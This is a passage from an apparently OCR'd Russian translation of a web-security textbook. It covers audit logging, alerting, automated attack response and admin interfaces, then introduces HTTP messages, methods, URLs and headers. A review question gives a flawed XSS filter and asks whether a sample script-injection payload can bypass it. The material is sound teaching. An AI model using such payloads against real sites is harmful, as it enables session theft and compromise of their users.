


Рисунок 2-6. Необработанная ошибка

Эффективную обработку ошибок часто объединяют с механизмами журналирования приложения, которые записывают как можно больше отладочных сведений о непредвиденных ошибках. Неожиданные ошибки нередко указывают на дефекты защитных средств приложения, которые можно устранить в источнике, если владелец приложения располагает необходимыми сведениями.

Ведение журналов аудита

Журналы аудита особенно ценны при расследовании попыток вторжения в приложение. После такого происшествия эффективные журналы должны позволить владельцам приложения точно понять, что произошло, какие уязвимости были эксплуатированы (если это случилось), получил ли атакующий несанкционированный доступ к данным или выполнил ли несанкционированные действия, а также, насколько возможно, предоставить свидетельства личности нарушителя.

В любом приложении, для которого важна безопасность, ключевые события должны регистрироваться по умолчанию. Как минимум, обычно к ним относятся:

• все события, связанные с функциями аутентификации, включая успешные и неудачные попытки входа и изменение пароля;

• ключевые операции, например платежи банковскими картами и переводы средств;

• попытки доступа, заблокированные механизмами управления доступом;

• любые запросы с известными строками атак, явно указывающими на злой умысел.

Во многих критически важных для безопасности приложениях, например системах интернет-банков, полностью регистрируется каждый запрос клиента, образуя исчерпывающую криминалистическую запись для расследования любых происшествий.

Эффективные журналы аудита обычно фиксируют время каждого события, IP-адрес, с которого получен запрос, и учётную запись пользователя (если он аутентифицирован). Такие журналы необходимо надёжно защищать от несанкционированного чтения и записи. Эффективный подход состоит в хранении журналов аудита в автономной системе, принимающей от основного приложения только сообщения для добавления. Иногда журналы можно сбрасывать на носитель с однократной записью, обеспечивая их целостность в случае успешной атаки.

С точки зрения поверхности атаки плохо защищённые журналы аудита могут стать для атакующего настоящей сокровищницей и раскрыть множество конфиденциальных сведений, например маркеры сеансов и параметры запросов. Эти сведения способны позволить атакующему немедленно скомпрометировать всё приложение, как показано на рисунке 2-7.




Рисунок 2-7. Плохо защищённые журналы приложения, содержащие конфиденциальные сведения, отправленные другими пользователями

Оповещение администраторов

Журналы аудита позволяют владельцам приложения впоследствии расследовать попытки вторжения и, если возможно, привлечь виновного к ответственности. Однако во многих ситуациях на попытки атак желательно реагировать гораздо быстрее, в реальном времени. Например, администраторы могут заблокировать используемый атакующим IP-адрес или учётную запись. В крайних случаях они способны даже отключить приложение на время расследования атаки и устранения её последствий. Даже если успешное вторжение уже произошло, своевременные защитные меры могут уменьшить его практические последствия.

В большинстве ситуаций механизмы оповещения должны уравновешивать противоречащие друг другу цели: надёжно сообщать о каждой настоящей атаке и не создавать столько оповещений, что их начнут игнорировать. Хорошо спроектированный механизм может по сочетанию факторов определить, что ведётся настойчивая атака, и по возможности объединить связанные события в одно оповещение. К аномальным событиям, за которыми часто наблюдают такие механизмы, относятся:

• аномалии использования, например большое число запросов с одного IP-адреса или от одного пользователя, указывающее на автоматизированную атаку;

• аномалии деловой активности, например необычно большое число переводов средств на один банковский счёт или с него;

• запросы с известными строками атак;

• запросы, в которых изменены данные, скрытые от обычных пользователей.

Некоторые из этих функций достаточно хорошо предоставляют готовые межсетевые экраны приложений и средства обнаружения вторжений. Обычно они используют сочетание сигнатурных и основанных на аномалиях правил для выявления вредоносного использования приложения и могут как блокировать вредоносные запросы в порядке реакции, так и выдавать оповещения администраторам. Эти продукты способны образовать ценный уровень защиты веб-приложения, особенно в случае существующих приложений с известными проблемами, для немедленного исправления которых нет ресурсов. Однако их эффективность обычно ограничена тем, что каждое веб-приложение уникально, поэтому применяемые правила неизбежно в некоторой мере носят общий характер. Межсетевые экраны веб-приложений обычно хорошо распознают самые очевидные атаки, при которых атакующий отправляет стандартные строки атак в каждом параметре запроса. Но многие атаки гораздо тоньше. Например, они могут изменять номер счёта в скрытом поле для доступа к данным другого пользователя или отправлять запросы в неправильной последовательности, чтобы эксплуатировать дефекты логики приложения. В таких случаях запрос атакующего может быть полностью идентичен запросу безобидного пользователя. Вредоносным его делают обстоятельства отправки.

В любом критически важном для безопасности приложении наиболее эффективный способ реализовать оповещение в реальном времени - тесно объединить его с механизмами проверки входных данных и другими средствами контроля приложения. Например, если файл cookie должен принимать одно из заданного набора значений, любое нарушение этого правила указывает, что значение изменено способом, недоступным обычным пользователям приложения. Подобным образом, если пользователь изменяет номер счёта в скрытом поле так, чтобы он указывал на учётную запись другого пользователя, это убедительно свидетельствует о злом умысле. Приложение уже должно проверять такие атаки в рамках основных защитных механизмов, и эти средства легко подключить к механизму оповещения, чтобы получать полностью специализированные признаки вредоносной активности. Поскольку проверки приспособлены к настоящей логике приложения и подробно учитывают правильное поведение обычных пользователей, они гораздо реже дают ложные срабатывания, чем любое готовое решение, каким бы настраиваемым и обучаемым оно ни было.

Реагирование на атаки

Помимо оповещения администраторов многие критически важные для безопасности приложения содержат встроенные механизмы защитной реакции на пользователей, признанных потенциально вредоносными.

Поскольку все приложения различны, большинство настоящих атак требует от атакующего систематически исследовать приложение в поисках уязвимостей, отправляя множество запросов со специально сформированными данными, предназначенными для выявления различных распространённых уязвимостей. Эффективные механизмы проверки входных данных распознают многие такие запросы как потенциально вредоносные и не позволяют данным оказать нежелательное воздействие на приложение. Однако разумно предполагать, что существуют способы обхода этих фильтров и что приложение содержит настоящие уязвимости, которые ещё предстоит обнаружить и эксплуатировать. Систематически действующий атакующий рано или поздно, скорее всего, найдёт эти дефекты.

Поэтому некоторые приложения применяют автоматические меры реагирования, мешающие атакующему, который работает подобным образом. Например, они могут отвечать на запросы атакующего со всё большей задержкой или завершить его сеанс, вынуждая снова войти либо выполнить другие действия, прежде чем продолжить атаку. Хотя эти меры не остановят самого терпеливого и решительного злоумышленника, они отпугнут многих менее настойчивых атакующих и дадут администраторам дополнительное время для наблюдения за ситуацией и, при необходимости, более решительных действий.

Разумеется, реагирование на действия предполагаемых атакующих не заменяет устранения существующих в приложении уязвимостей. Однако в реальном мире даже самые тщательные попытки очистить приложение от дефектов безопасности могут оставить некоторые эксплуатируемые недостатки. Дополнительные препятствия на пути атакующего являются эффективной мерой глубокоэшелонированной защиты, уменьшающей вероятность обнаружения и эксплуатации остаточных уязвимостей.

Управление приложением

Любое полезное приложение нуждается в управлении и администрировании. Эти возможности часто составляют важную часть защитных механизмов приложения: позволяют администраторам управлять учётными записями и ролями пользователей, обращаться к функциям наблюдения и аудита, выполнять диагностические задачи и настраивать отдельные аспекты функциональности.

Во многих приложениях административные функции реализованы внутри самого приложения и доступны через тот же веб-интерфейс, что и его основная функциональность, не связанная с безопасностью, как показано на рисунке 2-8. В таком случае административный механизм является критически важной частью поверхности атаки приложения. Для атакующего он особенно привлекателен как средство повышения привилегий. Например:

• слабые места механизма аутентификации могут позволить атакующему получить административный доступ и фактически скомпрометировать всё приложение;

• многие приложения не обеспечивают эффективное управление доступом к некоторым административным функциям. Атакующий может найти способ создать новую учётную запись пользователя с широкими привилегиями;

• административные функции часто выводят данные, поступившие от обычных пользователей. Любые дефекты межсайтового скриптинга в административном интерфейсе могут привести к компрометации сеанса пользователя, заведомо обладающего широкими привилегиями;

• административные функции часто проходят менее тщательное тестирование безопасности, поскольку их пользователи считаются доверенными либо специалистам по тестированию на проникновение предоставляют доступ только к учётным записям с низкими привилегиями. Кроме того, таким функциям зачастую приходится выполнять внутренне опасные операции, связанные с доступом к файлам на диске или с командами операционной системы. Скомпрометировав административную функцию, атакующий часто может использовать её для захвата всего сервера.




Рисунок 2-8. Административный интерфейс внутри веб-приложения

Резюме

Несмотря на огромные различия, практически все веб-приложения в том или ином виде используют одни и те же основные защитные механизмы. Эти механизмы представляют собой главные средства обороны приложения от злоумышленников и потому образуют основную часть поверхности атаки. Уязвимости, которые мы будем рассматривать далее, в основном возникают из-за дефектов этих ключевых механизмов.

Среди данных компонентов важнее всего механизмы управления доступом пользователей и обработки пользовательских данных; именно им следует уделять больше всего внимания при атаке приложения. Дефекты таких механизмов часто приводят к полной компрометации приложения и позволяют получать доступ к данным других пользователей, выполнять несанкционированные действия и внедрять произвольный код и команды.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Почему механизмы управления доступом пользователей в приложении не могут быть надёжнее самого слабого из этих компонентов?

2. Чем сеанс отличается от маркера сеанса?

3. Почему для проверки входных данных не всегда возможно применять подход на основе белого списка?

4. Вы атакуете приложение с административной функцией. У вас нет действительных учётных данных для её использования. Почему всё равно следует уделить ей пристальное внимание?

5. Механизм проверки входных данных, предназначенный для блокирования атак посредством межсайтового скриптинга, выполняет над элементом входных данных следующую последовательность действий:

1. Вырезать все встречающиеся выражения `<script>`.

2. Обрезать входные данные до 50 символов.

3. Удалить из входных данных все кавычки.

4. Выполнить URL-декодирование входных данных.

5. Если какие-либо элементы были удалены, вернуться к этапу 1.

Можно ли обойти этот механизм проверки и протащить через него следующие данные?

```
“><script>alert(“foo”)</script>
```

Глава 3. Технологии веб-приложений

Для реализации своей функциональности веб-приложения используют огромное множество технологий. Эта глава представляет собой краткий вводный обзор ключевых технологий, с которыми вы, скорее всего, столкнётесь при атаке веб-приложений. Мы рассмотрим протокол HTTP, технологии, обычно применяемые на стороне сервера и клиента, а также схемы кодирования, используемые для представления данных в разных ситуациях. В целом эти технологии просты для понимания, а знание их значимых особенностей является ключевым условием эффективной атаки веб-приложений.

Если вы уже знакомы с ключевыми технологиями веб-приложений, можете бегло просмотреть эту главу и убедиться, что она не предлагает ничего нового. Если же вы пока изучаете устройство веб-приложений, прочитайте её, прежде чем переходить к последующим главам о конкретных уязвимостях. Для дальнейшего чтения по многим затронутым темам мы рекомендуем книгу Дэвида Гурли и Брайана Тотти *HTTP: The Definitive Guide* (O'Reilly, 2002), а также веб-сайт Консорциума Всемирной паутины.

Протокол HTTP

Протокол передачи гипертекста (HTTP) - основной протокол связи для доступа к Всемирной паутине, используемый всеми современными веб-приложениями. Это простой протокол, первоначально разработанный для получения статических текстовых ресурсов. С тех пор его расширили и стали применять различными способами, чтобы он мог поддерживать сложные распределённые приложения, которые теперь встречаются повсеместно.

HTTP использует модель на основе сообщений, в которой клиент отправляет сообщение запроса, а сервер возвращает сообщение ответа. По существу, протокол не устанавливает постоянного соединения: хотя в качестве транспортного механизма HTTP применяет сохраняющий состояние протокол TCP, каждый обмен запросом и ответом представляет собой самостоятельную операцию и может использовать отдельное TCP-соединение.

HTTP-запросы

Все сообщения HTTP (запросы и ответы) состоят из одного или нескольких заголовков, каждый из которых занимает отдельную строку, затем обязательной пустой строки и необязательного тела сообщения. Ниже приведён типичный HTTP-запрос:

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-
flash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

Первая строка каждого HTTP-запроса состоит из трёх элементов, разделённых пробелами:

• глагол, обозначающий метод HTTP. Чаще всего применяется метод `GET`, предназначенный для получения ресурса с веб-сервера. Запросы `GET` не имеют тела сообщения, поэтому после пустой строки, следующей за заголовками, дополнительных данных нет;

• запрошенный URL. Обычно URL служит именем запрашиваемого ресурса и может содержать необязательную строку запроса с параметрами, которые клиент передаёт этому ресурсу. На строку запроса указывает символ `?` в URL. В примере содержится один параметр с именем `uid` и значением `129`;

• используемая версия HTTP. В Интернете широко применяются только версии HTTP 1.0 и 1.1, причём большинство браузеров по умолчанию использует версию 1.1. Спецификации этих версий несколько различаются, однако при атаке веб-приложений вы, скорее всего, столкнётесь лишь с одним отличием: в версии 1.1 заголовок запроса `Host` обязателен.

В представленном запросе заслуживают внимания ещё несколько моментов:

• заголовок `Referer` указывает URL, с которого был инициирован запрос (например, потому что пользователь щёлкнул ссылку на той странице). Обратите внимание: название этого заголовка было написано с ошибкой в первоначальной спецификации HTTP, и с тех пор ошибочное написание сохраняется;

• заголовок `User-Agent` предоставляет сведения о браузере или другом клиентском программном обеспечении, сформировавшем запрос. Обратите внимание, что по историческим причинам большинство браузеров включает префикс `Mozilla`. Именно такую строку `User-Agent` использовал первоначально господствовавший браузер Netscape, а прочие браузеры хотели заявить веб-сайтам о своей совместимости с этим стандартом. Как и многие причуды из истории вычислительной техники, этот обычай настолько укоренился, что сохраняется до сих пор, даже в современной версии Internet Explorer, отправившей показанный в примере запрос;

• заголовок `Host` задаёт имя узла, присутствовавшее в полном URL, к которому выполнялось обращение. Это необходимо, когда на одном сервере размещено несколько веб-сайтов, поскольку URL в первой строке запроса обычно не содержит имени узла. (Подробнее о виртуально размещаемых веб-сайтах см. в главе 17.);

• заголовок `Cookie` служит для отправки дополнительных параметров, которые сервер выдал клиенту (подробнее они рассматриваются далее в этой главе).

HTTP-ответы

Ниже представлен типичный HTTP-ответ:

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”><html xmlns=”http://
www.w3.org/1999/xhtml” ><head><title>Your details</title>
...
```

Первая строка каждого HTTP-ответа состоит из трёх элементов, разделённых пробелами:

• используемая версия HTTP;

• числовой код состояния, обозначающий результат запроса. `200` - наиболее распространённый код состояния; он означает, что запрос выполнен успешно и запрошенный ресурс возвращается клиенту;

• текстовая "фраза причины", дополнительно описывающая состояние ответа. Она может иметь любое значение и не используется современными браузерами ни для каких целей.

В ответе заслуживают внимания ещё несколько моментов:

• заголовок `Server` содержит баннер с указанием используемого программного обеспечения веб-сервера, а иногда и другие сведения, например установленные модули и операционную систему сервера. Эти сведения могут быть как точными, так и неточными;

• заголовок `Set-Cookie` выдаёт браузеру дополнительный файл cookie; в последующих запросах к этому серверу браузер вернёт его в заголовке `Cookie`;

• заголовок `Pragma` предписывает браузеру не сохранять ответ в кеше. Заголовок `Expires` указывает, что срок действия содержимого ответа истёк в прошлом, поэтому кешировать его не следует. Эти указания часто отправляются при возврате динамического содержимого, чтобы при последующих обращениях браузер получал его свежую версию;

• почти все HTTP-ответы после пустой строки, следующей за заголовками, содержат тело сообщения. Заголовок `Content-Type` указывает, что тело данного сообщения содержит документ HTML;

• заголовок `Content-Length` задаёт длину тела сообщения в байтах.

Методы HTTP

При атаке веб-приложений вы будете иметь дело почти исключительно с самыми распространёнными методами: `GET` и `POST`. Необходимо знать несколько важных различий между ними, поскольку, оставшись без внимания, они способны повлиять на безопасность приложения.

Метод `GET` предназначен для получения ресурсов. С его помощью запрошенному ресурсу можно отправлять параметры в строке запроса URL. Благодаря этому пользователь может добавить в закладки URL динамического ресурса и обращаться к нему повторно. Либо другой пользователь сможет впоследствии получить эквивалентный ресурс (как в случае запроса поиска, сохранённого в закладках). URL отображаются на экране и регистрируются в разных местах, например в журнале браузера и журналах доступа веб-сервера. Кроме того, при переходе по внешним ссылкам они передаются другим сайтам в заголовке `Referer`. По этим причинам строку запроса нельзя использовать для передачи конфиденциальных сведений.

Метод `POST` предназначен для выполнения действий. При его использовании параметры запроса можно отправлять как в строке запроса URL, так и в теле сообщения. Хотя URL всё ещё можно добавить в закладки, параметры, переданные в теле сообщения, в закладку не попадут. Они также не попадут в различные места, где хранятся журналы URL, и в заголовок `Referer`. Поскольку метод `POST` предназначен для выполнения действий, при нажатии кнопки браузера "Назад" для возврата к странице, открытой этим методом, браузер не отправляет запрос повторно автоматически. Вместо этого он предупреждает пользователя о предстоящем действии, как показано на рисунке 3-1. Это не позволяет пользователю по незнанию выполнить действие несколько раз. Поэтому при выполнении действия всегда следует применять запросы `POST`.




Рисунок 3-1. Браузеры не отправляют автоматически повторно выполненные пользователями запросы POST, поскольку это может привести к многократному выполнению действия

Помимо методов `GET` и `POST` протокол HTTP поддерживает множество других методов, созданных для определённых целей. Ниже перечислены те из них, которые вам, вероятнее всего, потребуется знать:

• `HEAD` работает так же, как запрос `GET`, за исключением того, что сервер не должен возвращать тело сообщения в ответе. Сервер обязан вернуть те же заголовки, что вернул бы соответствующему запросу `GET`. Поэтому этот метод можно использовать, чтобы проверить наличие ресурса перед его получением с помощью `GET`;

• `TRACE` предназначен для диагностики. Сервер должен вернуть в теле ответа точное содержимое полученного им сообщения запроса. Так можно обнаружить влияние любых прокси-серверов между клиентом и сервером, которые могли изменить запрос;

• `OPTIONS` просит сервер сообщить методы HTTP, доступные для определённого ресурса. Обычно сервер возвращает ответ с заголовком `Allow`, перечисляющим доступные методы;

• `PUT` пытается загрузить указанный ресурс на сервер, используя содержимое тела запроса. Если этот метод включён, его можно задействовать для атаки приложения, например загрузить произвольный сценарий и выполнить его на сервере.

Существует множество других методов HTTP, которые не имеют непосредственного отношения к атаке веб-приложений. Однако веб-сервер может открыть себя для нападения, если на нём доступны некоторые опасные методы. Подробнее о таких методах и примерах их использования в атаках см. в главе 18.

URL

Унифицированный указатель ресурса (URL) - это уникальный идентификатор веб-ресурса, посредством которого данный ресурс можно получить. Большинство URL имеет следующий формат:

```
protocol://hostname[:port]/[path/]file[?param=value]
```

Некоторые компоненты этой схемы необязательны. Номер порта обычно указывается лишь тогда, когда он отличается от стандартного порта соответствующего протокола. HTTP-запрос, показанный ранее, был сформирован по следующему URL:

```
https://mdsec.net/auth/488/YourDetails.ashx?uid=129
```

Помимо этой абсолютной формы URL можно задавать относительно определённого узла или определённого пути на этом узле. Например:

```
/auth/488/YourDetails.ashx?uid=129
YourDetails.ashx?uid=129
```

Такие относительные формы часто используются на веб-страницах для описания навигации внутри самого веб-сайта или приложения.

> **Примечание.** Вместо URL вам может встретиться термин URI (унифицированный идентификатор ресурса), однако на самом деле он употребляется только в формальных спецификациях и теми, кто хочет продемонстрировать свою педантичность.

REST

Передача репрезентативного состояния (REST) - архитектурный стиль распределённых систем, в котором запросы и ответы содержат представления текущего состояния системных ресурсов. Основные технологии Всемирной паутины, включая протокол HTTP и формат URL, соответствуют архитектурному стилю REST.

Хотя URL с параметрами в строке запроса сами по себе отвечают ограничениям REST, выражением "URL в стиле REST" часто обозначают URL, параметры которого находятся в пути к файлу, а не в строке запроса. Например, следующему URL со строкой запроса:

```
http://wahh-app.com/search?make=ford&model=pinto
```

соответствует следующий URL с параметрами "в стиле REST":

```
http://wahh-app.com/search/ford/pinto
```

В главе 4 описано, как учитывать эти разные стили параметров при картографировании содержимого и функциональности приложения и выявлении его основной поверхности атаки.

Заголовки HTTP

HTTP поддерживает большое число заголовков, некоторые из которых предназначены для особых, редко встречающихся целей. Одни заголовки можно использовать и в запросах, и в ответах, другие относятся только к одному типу сообщений. В следующих подразделах описаны заголовки, с которыми вы, скорее всего, столкнётесь при атаке веб-приложений.

Общие заголовки

• `Connection` сообщает другой стороне соединения, следует ли закрыть TCP-соединение после завершения передачи HTTP или оставить его открытым для дальнейших сообщений;

• `Content-Encoding` задаёт тип кодирования содержимого в теле сообщения, например `gzip`, который некоторые приложения используют для сжатия ответов и ускорения передачи;

• `Content-Length` задаёт длину тела сообщения в байтах (кроме ответов на запросы `HEAD`, где он указывает длину тела ответа на соответствующий запрос `GET`);

• `Content-Type` задаёт тип содержимого в теле сообщения, например `text/html` для документов HTML;

• Transfer-Encoding задаёт кодирование, применённое к телу сообщения для облегчения его передачи по HTTP. Обычно этот заголовок указывает блочное кодирование, когда оно применяется.

Заголовки запросов

• Accept сообщает серверу, какие виды содержимого клиент готов принять, например типы изображений, форматы офисных документов и так далее;

• Accept-Encoding сообщает серверу, какие виды кодирования содержимого клиент готов принять;

• Authorization передаёт серверу учётные данные для одного из встроенных типов аутентификации HTTP;

• Cookie передаёт серверу ранее выданные им файлы cookie;

• Host задаёт имя узла, присутствовавшее в полном запрошенном URL;

• If-Modified-Since указывает, когда браузер в последний раз получил запрошенный ресурс. Если с того момента ресурс не изменился, сервер может ответом с кодом состояния 304 предписать клиенту использовать кешированную копию;

• If-None-Match задаёт тег сущности - идентификатор, обозначающий содержимое тела сообщения. Браузер передаёт тег сущности, который сервер выдал вместе с запрошенным ресурсом при последнем получении. По этому тегу сервер может определить, разрешено ли браузеру использовать кешированную копию ресурса;

• Origin применяется в междоменных запросах Ajax для указания домена, из которого поступил запрос (см. главу 13);

• Referer задаёт URL, из которого был инициирован текущий запрос;

• User-Agent предоставляет сведения о браузере или другом клиентском программном обеспечении, сформировавшем запрос.

Заголовки ответов

• Access-Control-Allow-Origin указывает, можно ли получать ресурс посредством междоменных запросов Ajax (см. главу 13);

• Cache-Control передаёт браузеру директивы кеширования (например, no-cache);

• ETag задаёт тег сущности. В будущих запросах того же ресурса клиенты могут передать этот идентификатор в заголовке If-None-Match, сообщив серверу, какая версия ресурса сейчас находится в кеше браузера;

• Expires сообщает браузеру, как долго действительно содержимое тела сообщения. До указанного времени браузер может использовать кешированную копию ресурса;

• Location применяется в ответах перенаправления (с кодом состояния, начинающимся с 3) для указания цели перенаправления;

• Pragma передаёт браузеру директивы кеширования (например, no-cache);

• Server предоставляет сведения об используемом программном обеспечении веб-сервера;

• Set-Cookie выдаёт браузеру файлы cookie, которые он вернёт серверу в последующих запросах;

